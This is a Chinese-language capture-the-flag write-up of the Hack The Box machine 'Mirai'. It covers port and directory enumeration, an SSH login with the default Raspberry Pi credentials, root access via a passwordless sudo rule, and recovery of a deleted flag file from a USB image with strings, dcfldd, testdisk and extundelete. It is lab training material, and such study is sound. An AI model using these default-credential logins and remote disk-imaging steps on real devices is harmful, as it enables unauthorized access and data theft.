

[概述 \(Overview\)](#)

[攻击链 \(Kiillchain\)](#)

[TTPs \(Tactics, Techniques & Procedures\)](#)

[阶段1：枚举](#)

[阶段2：工具和利用](#)

[阶段2.1：Pi-hole 默认口令](#)

[阶段2.2：pi用户ssh登录](#)

[阶段3：权限提升](#)

[阶段3.1：不安全的sudo配置](#)

[阶段3.2：root.txt文件恢复](#)


[学习数据恢复](#)

[参考](#)

## 概述 (Overview)



## 攻击链 (Kiillchain)



## TTPs (Tactics, Techniques & Procedures)

- nmapAutomator
- gobuster
- sudo
- strings
- dcfldd or dd
- testdisk
- photorec
- extundelete

## 阶段1：枚举

通过Nmap扫描识别到开放了 22、53、80 端口：

```
Starting Script Scan

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 aa:ef:5c:e0:8e:86:97:82:47:ff:4a:e5:40:18:90:c5 (DSA)
|   2048 e8:c1:9d:c5:43:ab:fe:61:23:3b:d7:e4:af:9b:74:18 (RSA)
|   256 b6:a0:78:38:d0:c8:10:94:8b:44:b2:ea:a0:17:42:2b (ECDSA)
|   256 4d:68:40:f7:20:c4:e5:52:80:7a:44:38:b8:a2:a7:52 (ED25519)
53/tcp    open  domain  dnsmasq 2.76
| dns-nsid:
|_ bind.version: dnsmasq-2.76
80/tcp    open  http    lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Finished all scans
```

为保信息不存在遗漏，扫描了下全端口：

```
# nmapAutomator.sh 10.10.10.48 Full
Running a Full scan on 10.10.10.48
Host is likely running Linux

Starting Full Scan

PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
1412/tcp  open  innosys
32400/tcp open  plex
32469/tcp open  unknown

Making a script scan on extra ports: 1412, 32400, 32469

PORT      STATE SERVICE VERSION
1412/tcp  open  upnp    Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
32400/tcp open  http    Plex Media Server httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ Server returned status 401 but no WWW-Authenticate header.
|_http-cors: HEAD GET POST PUT DELETE OPTIONS
|_http-favicon: Plex
|_http-title: Unauthorized
32469/tcp open  upnp    Platinum UPnP 1.0.5.13 (UPnP/1.0 DLNADOC/1.50)
```

枚举下网站路径发现存在 `/admin`，访问后是树莓派Web管理界面。

```


root@kali:~/home/kali/hackthebox/Mirai]
# gobuster dir -u http://10.10.10.48 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.10.48
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2021/03/27 13:23:42 Starting gobuster in directory enumeration mode
=====
/admin          (Status: 301) [Size: 0] [→ http://10.10.10.48/admin/]
Progress: 1624 / 4615 (35.19%)

```

根据扫出来的信息，都尝试了一下是否存在漏洞，折腾了一会发现都没法利用（WDNMD，全是兔子洞）....



## 阶段2：工具和利用

### 阶段2.1：Pi-hole 默认口令

尝试搜索Web系统的默认口令，从而成功登录Web，但是界面功能很少就是一个纯粹的系统资源使用率的图标展示。

<https://www.raspberrypi.org/forums/viewtopic.php?t=261662>

Re: Pihole login?

Sat Jan 11, 2020 5:40 am

By default, the login credentials for a Raspberry Pi are:

Username: pi

Password: raspberry

### 阶段2.2：pi用户ssh登录

转而尝试ssh登录，发现能登录服务器。

```
(root㉿kali)-[~/home/kali/hackthebox/Mirai]
# ssh pi@10.10.10.48
The authenticity of host '10.10.10.48 (10.10.10.48)' can't be
ECDSA key fingerprint is SHA256:UkDz3Z1kWt205g2GRlullC...
Are you sure you want to continue connecting (yes/no/[...])?
Warning: Permanently added '10.10.10.48' (ECDSA) to the list of known hosts.

The programs included with the Debian GNU/Linux system, like
the exact distribution terms for each program are described
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
permitted by applicable law.

Last login: Sun Aug 27 14:47:50 2017 from localhost

SSH is enabled and the default password for the 'pi' user is 'raspberry'.
This is a security risk - please login as the 'pi' user.
或者右键点击
快捷键 : ESC

SSH is enabled and the default password for the 'pi' user is 'raspberry'.
This is a security risk - please login as the 'pi' user.

pi@raspberrypi:~ $ █
[work] 1:openvpn- 2:sshd
```

## 阶段3：权限提升

### 阶段3.1：不安全的sudo配置

简单查看了下系统信息，尝试看看是否存在不安全的sudo配置，发现存在无需密码的命令权限提升，那就简单了：`$ sudo -i`

```
pi@raspberrypi:~ $ uname -a
Linux raspberrypi 3.16.0-4-686-pae #1 SMP Debian 3.16.36-1+deb8u2 (2016-08-13)
pi@raspberrypi:~ $ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 8 (jessie)"
NAME="Debian GNU/Linux"
VERSION_ID="8"
VERSION="8 (jessie)"
ID=debian
HOME_URL="http://www.debian.org/"
SUPPORT_URL="http://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
pi@raspberrypi:~ $ sudo -l
Matching Defaults entries for pi on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pi may run the following commands on localhost:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
pi@raspberrypi:~ $ sudo -i

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd'

SSH is enabled and the default password for the 'pi' user has not been changed.
This is a security risk - please login as the 'pi' user and type 'passwd'

root@raspberrypi:~# whoami
root
root@raspberrypi:~# █
```

### 阶段3.2：root.txt文件恢复

本以为就这样结束了，简单靶机就这？然后 `root.txt` 提示不小心删除了这个文件的内容，但他备份到了 USB 里面。

```
total 4.0K
4.0K -rw-r--r-- 1 root root 76 Aug 14 2017 root.txt
root@raspberrypi:~# cat root.txt
I lost my original root.txt! I think I may have a backup on my USB stick ...
root@raspberrypi:~# df -h
Filesystem      Size   Used  Avail Use% Mounted on
aufs            8.5G   2.8G   5.3G  34% /
tmpfs           100M    4.8M   96M   5% /run
/dev/sda1        1.3G   1.3G     0 100% /lib/live/mount/persistence/sda1
/dev/loop0        1.3G   1.3G     0 100% /lib/live/mount/rootfs/filesystem.squashfs
tmpfs            250M     0  250M   0% /lib/live/mount/overlay
/dev/sda2        8.5G   2.8G   5.3G  34% /lib/live/mount/persistence/sda2
devtmpfs         10M     0   10M   0% /dev
tmpfs            250M   8.0K   250M   1% /dev/shm
tmpfs            5.0M   4.0K   5.0M   1% /run/lock
tmpfs            250M     0  250M   0% /sys/fs/cgroup
tmpfs            250M   8.0K   250M   1% /tmp
/dev/sdb          8.7M   93K   7.9M   2% /media/usbstick
tmpfs            50M     0   50M   0% /run/user/999
tmpfs            50M     0   50M   0% /run/user/1000
root@raspberrypi:~# ls /media/usbstick
damnit.txt  lost+found
root@raspberrypi:~# cat /media/usbstick/damnit.txt
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back? ←
```

-James  
root@raspberrypi:~#

可以看到，`df -h` 列举出了服务器上的所有硬盘及文件挂载路径，`/dev/sda` 表示系统识别到的第一块磁盘，`/dev/sdb` 表示第二块也就是这里挂载的USB。屁颠颠的在 `/media/usbstick` 里找 `root.txt`，又提示说不小心删除了这个文件。

那么这里就涉及到要做数据恢复了，然后去google一圈发现大部分都需要apt安装xxx软件，然后用软件还原。但想到也不能在服务器上直接安装这些东西，要是把删除的`root.txt`文件内的数据段掩盖了咋办？

回顾下系统实现删除文件的具体逻辑：文件在写入U盘实际就是一段数据，而数据会存在U盘里的任意一个连续的区域，当删除文件时，数据并不是直接擦除它依然存在，就像指针的原理，只是把指向文件的连接给你剪短了，文件的实际数据内容还在。是不是有点绕？当写入其他数据时，有几率会覆盖之前删除的数据区间。

我这里的做法是直接通过 `strings` 查找 `/dev/sdb` 中可识别的字符串，找到里面符合`root.txt`内容的哈希（也可以通过 `xxd /dev/sdb`，查看到所有的数据）。

```
root@raspberrypi:/# strings /dev/
Display all 162 possibilities? (y or n)
root@raspberrypi:/# strings /dev/sd
sda  sda1  sda2  sdb
root@raspberrypi:/# strings /dev/sd
sda  sda1  sda2  sdb
root@raspberrypi:/# strings /dev/sdb
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
>r &
/media/usbstick
lost+found
root.txt
damnit.txt
>r &
/media/usbstick
2]8^
lost+found
root.txt
damnit.txt
>r &
3d3e483143ff12ec505d026fa13e020b
Damnit! Sorry man I accidentally deleted your files off the USB stick.
Do you know if there is any way to get them back?
-James
root@raspberrypi:/#
```

复盘时看了下IPPSEC的解题思路，它用到了好几种工具值得学习一波。

首先用了磁盘备份工具dcfldd，是dd工具的增强版，这里使用它来将服务器上挂载的盘进行备份拉回到本地来分析。

```
kali>$ ssh pi@10.10.10.48 "sudo dcfldd if=/dev/sdb | gzip -1 -" | dcfldd of=pi.dd.gz
```

这样就得到了一个 `pi.dd.gz` 压缩包文件，在本机上解压后用 `binwalk`（一个固件分析工具）进一步分析：

```
$ gunzip -d pi.dd.gz
```

```
$ binwalk -Me pi.dd
```


- `-M, --matryoshka` 递归扫描提取的文件
- `-e, --extract` 自动提取已知的文件类型

```
$ cat _pi.dd.extracted/0.ext
```

分析后发现并不含已删除文件内容，用 `testdisk` 尝试恢复已删除的文件：

```
$ testdisk pi.dd
```

进入后选择要恢复的驱动器，这里只有一个：



TestDisk 7.1, Data Recovery Utility, July 2019  
Christophe GRENIER <grenier@cgsecurity.org>  
<https://www.cgsecurity.org>


TestDisk is free software, and  
comes with ABSOLUTELY NO WARRANTY.

Select a media (use Arrow keys, then press Enter):  
>Disk pi.dd - 10 MB / 10 MiB

[Proceed] [ Sudo ] [ Quit ]

Note: Some disks won't appear unless you are root user.  
Disk capacity must be correctly detected for a successful recovery.  
If a disk listed above has an incorrect size, check HD jumper settings and BIOS  
detection, and install the latest OS patches and disk drivers.  
[work] 1:openvpn- 2:testdisk\*

选择分区表类型，这里选择它默认显示的 `None`（系统将自动预测并突出显示最佳选择）。



TestDisk 7.1, Data Recovery Utility, July 2019  
Christophe GRENIER <grenier@cgsecurity.org>  
<https://www.cgsecurity.org>

Disk pi.dd - 10 MB / 10 MiB

Please select the partition table type, press Enter when done.  
[Intel] Intel/PC partition  
[EFI GPT] EFI GPT partition map (Mac i386, some x86\_64 ...)  
[Humax] Humax partition table  
[Mac] Apple partition map (legacy)  
>[None] Non partitioned media  
[Sun] Sun Solaris partition  
[XBox] XBox partition  
[Return] Return to disk selection

Hint: None partition table type has been detected.

接下来，单击“ENTER”继续。选择已删除的文件源驱动器分区。

```

Disk pi.dd - 10 MB / 10 MiB - CHS 2 255 63

      Partition          Start          End    Size in sectors
> P ext4                0     0   1       1   70   5        20480

[ Type ] [Superblock] >[ List ] [Image Creation] [ Quit ]
List and copy files

```

检查已删除的文件源目录，这里可以看到 `root.txt` 已被标识为删除。

```

P ext4          0     0   1       1   70   5        20480
Directory /
>drwxr-xr-x  0     0   1024 14-Aug-2017 01:27 .
drwxr-xr-x  0     0   1024 14-Aug-2017 01:27 ..
drwx-----  0     0   12288 14-Aug-2017 01:15 lost+found
-rw-r--r--  0     0         0 14-Aug-2017 01:27 root.txt
-rw-r--r--  0     0   129 14-Aug-2017 01:19 damnit.txt

Next
Use Right to change directory, h to hide deleted files
q to quit, : to select the current file, a to select all files
C to copy the selected files, c to copy the current file

```

键盘上的字母 `C` 复制要还原的文件。如果顺利则会提示 `Copy done!` 的通知。

```

TestDisk 7.1, Data Recovery Utility, July 2019
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org
P ext4          0     0   1       1   70   5        20480
Directory /
Copy done! 0 ok, 0 failed
drwxr-xr-x  0     0   1024 14-Aug-2017 01:27 .
drwxr-xr-x  0     0   1024 14-Aug-2017 01:27 ..
drwx-----  0     0   12288 14-Aug-2017 01:15 lost+found
>-rw-r--r--  0     0         0 14-Aug-2017 01:27 root.txt
-rw-r--r--  0     0   129 14-Aug-2017 01:19 damnit.txt

```

```
Disk pi.dd - 10 MB / 10 MiB - CHS 2 255 63

      Partition            Start            End      Size in sectors
>   P ext4              0      0  1      1  70  5     20480
```

```
[ Type ] [ Superblock ] [ List ] >[Image Creation] [ Quit ]
Create an image
[work1:1:openvzvps-2:testdisk]
```

```
(kali㉿kali)-[~/hackthebox/Mirai]
$ ls
10.10.10.48 password.txt pi.dd _pi.dd.extracted pi.dd.gz_back results root.txt user.txt
(kali㉿kali)-[~/hackthebox/Mirai]
$ cat root.txt
(kali㉿kali)-[~/hackthebox/Mirai]
$
```

但是在恢复的步骤中可以明显看到红色的 `root.txt` 文件，文件内容长度为0。所以恢复出来也是没有任何内容的...

随后又尝试了 `photorec` :

```
$ photorec pi.dd
```

一顿操作后最终只是将磁盘内容导出了，并没有还原已删除的root.txt和内容。看来只有直接strings这种方式了...接着复盘，又找到了 `extundelete` 这款工具，自动帮我恢复了 root.txt 且内容也在。

```
https://mp.weixin.qq.com/s/YTARAIWkoZDm6jo-I2\_EPA
```

```
(root㉿kali)-[~/home/kali/hackthebox/Mirai/imgaes]
└─# extundelete --restore-all pi.dd
NOTICE: Extended attributes are not restored.
Loading filesystem metadata ... 2 groups loaded.
Loading journal descriptors ... 23 descriptors loaded.
Searching for recoverable inodes in directory / ...
1 recoverable inodes found.
Looking through the directory structure for deleted files ...
0 recoverable inodes still lost.

(roots㉿kali)-[~/home/kali/hackthebox/Mirai/imgaes]
└─# ls
pi.dd  RECOVERED_FILES

(roots㉿kali)-[~/home/kali/hackthebox/Mirai/imgaes]
└─# ls RECOVERED_FILES
root.txt

(roots㉿kali)-[~/home/kali/hackthebox/Mirai/imgaes]
└─# cat RECOVERED_FILES/root.txt
3d3 1881/26612--E8E10266-12-0001

(roots㉿kali)-[~/home/kali/hackthebox/Mirai/imgaes]
└─#
```

## 参考

- <https://mp.weixin.qq.com/s/uqpjC3Dy78RpsV4NGtkCow>
- <https://hackfun.org/2017/09/07/Kali-Linux%E5%8F%96%E8%AF%81%E5%88%86%E6%9E%90%E4%B9%8BBinwalk/>
- <https://www.howtoing.com/recover-deleted-files-using-testdisk-in-linux>
- [https://mp.weixin.qq.com/s/YTARAIWkoZDm6jo-l2\\_EPA](https://mp.weixin.qq.com/s/YTARAIWkoZDm6jo-l2_EPA)